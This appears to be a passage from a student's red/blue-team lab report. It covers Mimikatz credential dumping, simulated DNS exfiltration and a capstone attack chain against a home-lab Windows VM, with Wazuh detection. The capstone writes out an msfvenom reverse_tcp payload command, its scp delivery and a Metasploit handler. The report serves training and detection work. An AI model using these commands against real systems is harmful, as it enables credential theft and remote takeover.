


Fig 6.6 Rafare2 analysis

Conclusion

This exercise demonstrated the process of analyzing and exploiting a buffer overflow in a controlled lab environment. Using strings, radare2, and GDB, it was possible to

identify unsafe functions, observe buffer overflow at runtime, and confirm program crashes with oversized input.

7. Post-Exploitation and Exfiltration

In this lab we have to extract credentials from a windows VM using Mimikatz
And simulate data exfiltration through DNS tunneling

Tools : Mimikatz,tcpdump

Running Mimikatz

Install Mimikatz from github latest

Then Run as Admin

After that use command privilege::debug




Fig 7.1 Mimikatz

Then we use lsadump




Fig 7.2 lsadump::sam

Also we use token::elevate




Fig 7.3 token

Data Exfiltration via DNS tunelling

We create a file in Kali

Then now we try sending.txt file to windows from terminal




Fig 7.4 file sending

8. Capstone Project

Objective: Simulate a realistic breach from reconnaissance to exfiltration. Generate alerts in a centralized monitoring system for Recon, Exploit, and Exfiltration.Test detection capability for unauthorized file transfers and PowerShell activity.

Tools and enviroment:
Windows Vm : 192.168.1.44
Kali: 192.168.1.58
Nmap,metasploit,wazuh,scp

First we scan our Windows vm with nmap to find the open ports.




Fig8.1 Nmap Result

After that we will create payload from metasploit

We use msfvenom
Payload reverse_tcp and use our LHOST and LPORT

```
┌──(ajay㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.58 LPORT=4444 -f exe > payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Fig 8.2 Payload Creation

After that we will send our payload to our windows vm .

```
┌──(ajay㉿kali)-[~]
└─$ scp payload.exe "Ajay Pratap Singh"@192.168.1.44:'/Users/Ajay Pratap Singh/Download'
Ajay Pratap Singh@192.168.1.44's password:
payload.exe

┌──(ajay㉿kali)-[~]
└─$
```

Fig 8.3 Payload sended




Fig 8.4 Payload in folder

Now our next step is exploitation

So we use metasploit and use our payload and exploit.

We use payload

Windows/meterpreter/reverse_tcp

And exploit

Multi/handler




Fig 8.5 Setting payload

After that we have to run payload so we get the access .

Now we will download file from windows.




Fig 8.6 Downloading file

Wazuh logs

First we download the ova file of wazuh and start the server.

After that we have to add the client and install on the windows.

After we have to check the logs after downloading so we see the activity

Fig 8.7 Wazuh Logs

Fig 8.8 Downloading file at time of logs




Fig 8.9 MITRE attack in wazuh of windows.

Conclusion

The red team engagement successfully demonstrated the end-to-end attack chain, beginning with reconnaissance and phishing to gain initial access, followed by exploitation and post-exploitation actions. On the blue team side, Wazuh proved effective in capturing critical events such as suspicious login attempts and abnormal process activity originating from the Kali attacker machine. These detections highlight the importance of endpoint monitoring and log correlation in identifying malicious behavior. However, the exercise also showed that sophisticated evasion techniques, like payload obfuscation, can reduce visibility and bypass basic detection. Overall, the task emphasized the value of proactive monitoring, continuous threat hunting, and improved alert tuning in strengthening an organization’s security posture.